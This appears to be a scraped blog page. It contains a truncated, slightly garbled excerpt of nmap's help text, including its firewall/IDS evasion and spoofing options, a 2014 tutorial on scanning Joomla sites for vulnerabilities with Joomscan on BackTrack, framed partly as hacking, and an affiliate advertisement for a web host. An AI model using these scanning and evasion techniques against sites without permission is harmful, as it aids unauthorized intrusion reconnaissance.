             --version-trace: Show detailed version scan activity (for debugging)
           SCRIPT SCAN:
             -sC: equivalent to --script=default
             --script=<Lua scripts>: <Lua scripts> is a comma separated list of
                      directories, script-files or script-categories
             --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
             --script-args-file=filename: provide NSE script args in a file
             --script-trace: Show all data sent and received
             --script-updatedb: Update the script database.
             --script-help=<Lua scripts>: Show help about scripts.
                      <Lua scripts> is a comma separted list of script-files or
                      script-categories.
           OS DETECTION:
             -O: Enable OS detectiot)

--osscan-limit: Limit OS detection to promising targets
             --osscan-guess: Guess OS more aggressively
           TIMING AND PERFORMANCE:
             Options which take <time> are in seconds, or append 'ms' (milliseconds),
             's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
             -T<0-5>: Set timing template (higher is faster)
             --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
             --min-parallelism/max-parallelism <numprobes>: Probe parallelization
             --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
                 probe round trip time.
             --max-retries <tries>: Caps number of port scan probe retransmissions.
             --host-timeout <time>: Give up on target after this long
             --scan-delay/--max-scan-delay <time>: Adjust delay between probes
             --min-rate <number>: Send packets no slower than <number> per second
             --max-rate <number>: Send packets no faster than <number> per second
           FIREWALL/IDS EVASION AND SPOOFING:
             -f; --mtu <val>: fragment packets (optionally w/given MTU)
             -D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
             -S <IP_Address>: Spoof source address
             -e <iface>: Use specified interface
             -g/--source-port <portnum>: Use given port number
             --data-length <num>: Append random data to sent packets
             --ip-options <options>: Send packets with specified ip options
             --ttl <val>: Set IP time-to-live field
             --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
             --badsum: Send packets with a bogus TCP/UDP/SCTP checksum
 

Saturday, 4 January 2014

VULNERABILITY SCANNERS

Find Vulnerability in joomla Website using Backtrack

This is for educational purposes, 
The author is not responsible for 
any action done by you.  

How to Find Vulnerability

in joomla Website using Backtrack 

Joomla! Vulnerability Scanner 

      BackTrack is a distribution designed by Jason Dennis based on the Ubuntu Linux distribution aimed at digital forensics and penetration testing use. It was named after backtracking, a search algorithm. In March 2013, the Offensive Security team created a fork of BackTrack named Kali Linux. 

     Joomscan Security Scanner is a vulnerability scanner for the Joomla  
 websites.

-- First Open Your backtrack and Follow these path

Applications->Backtrack->Vulnerability Assessment->Web Application assessment->CMS vulnerabilities identification->Joomscan


 How to use Joomscan

When you open joomscan, it will look like this image (shown below)


 Scanning for Vulnerability

Now scan our joomla site for vulnerability. To do this, enter the following command in Terminal:

./joomscan.pl -u www.example.com


Vulnerabilities Discovered

It will look like this image (shown below)


CMS Explorer-
Discover the CMS components behind the site


-- watch this video 1 Joomscan Tool - Find Vulnerability in Joomla in Backtrack 5 R3

---  watch this video 2 How to Hack Joomla website using Joomscan in BackTrack 5
 

Thursday, 26 September 2013

Free professional web hosting services


Free professional web hosting services


Pros of using the below services include:
  1. Free hosting and support

  2. Easy to setup and manage

  3. DIY tools

  4. Professional looking templates/themes

  5. Automatic backups

  6. Built-in security features
  7. User friendly and dedicated servers.


Balm hosting is my favourite web hosting company, because it has everything.

Domain Control Panel is a convenient and easy way to manage your domain names. Click on the Login button to automatically log in the Domain Control Panel. Once you are inside, you can auto log in all other Control Panels, you have access to, by clicking on the Switch Control Panel button. 

 Hosting Control Panel is the  place where you can manage your hosting account. Click on the Login button to automatically log in the Hosting Control Panel. Inside you can search for Switch Control Panel button to login automatically in your Domain Control Panel where you can operate with your domains. 

Balm hosting support about 250 different languages


It also has Zacky tools Installer.


Server Control Panel is the place where you can manage your dedicated server(s). Click on the Login button to automatically login the Server Control Panel. Inside you can view your server configuration(s), perform remote control actions, etc. Once you are inside, you can auto log in all other Control Panels, you have access to, by clicking on the Switch Control Panel button.

SSL Control Panel is a convenient and easy way to manage your SSL Certificates. Click on the Login button to automatically log in the SSL Control Panel. Once you are inside, you can auto log in all other Control Panels, you have access to, by clicking on the Switch Control Panel button.

check out Balm hosting for your self and tell me if I was wrong.
It also give you a free domain name, above all it has various different plans for which if you want to upgrade in the feature, the prices are moderate.
it also give a free life time domain name if you buy a hosting for one year. I have been using Balm hosting for a time now, I guest it is the best as compare to others. Lastly I have never seen any affiliates program that give 50% of it revenue to it affiliates, but balm hosting give 50% of it revenue to it affiliates. If you are also  looking for a best paying affiliates program, then go for Balm hosting it pays, really it pays. 
If you fine my post useful, please use my affiliate link below.
Balmhosting.com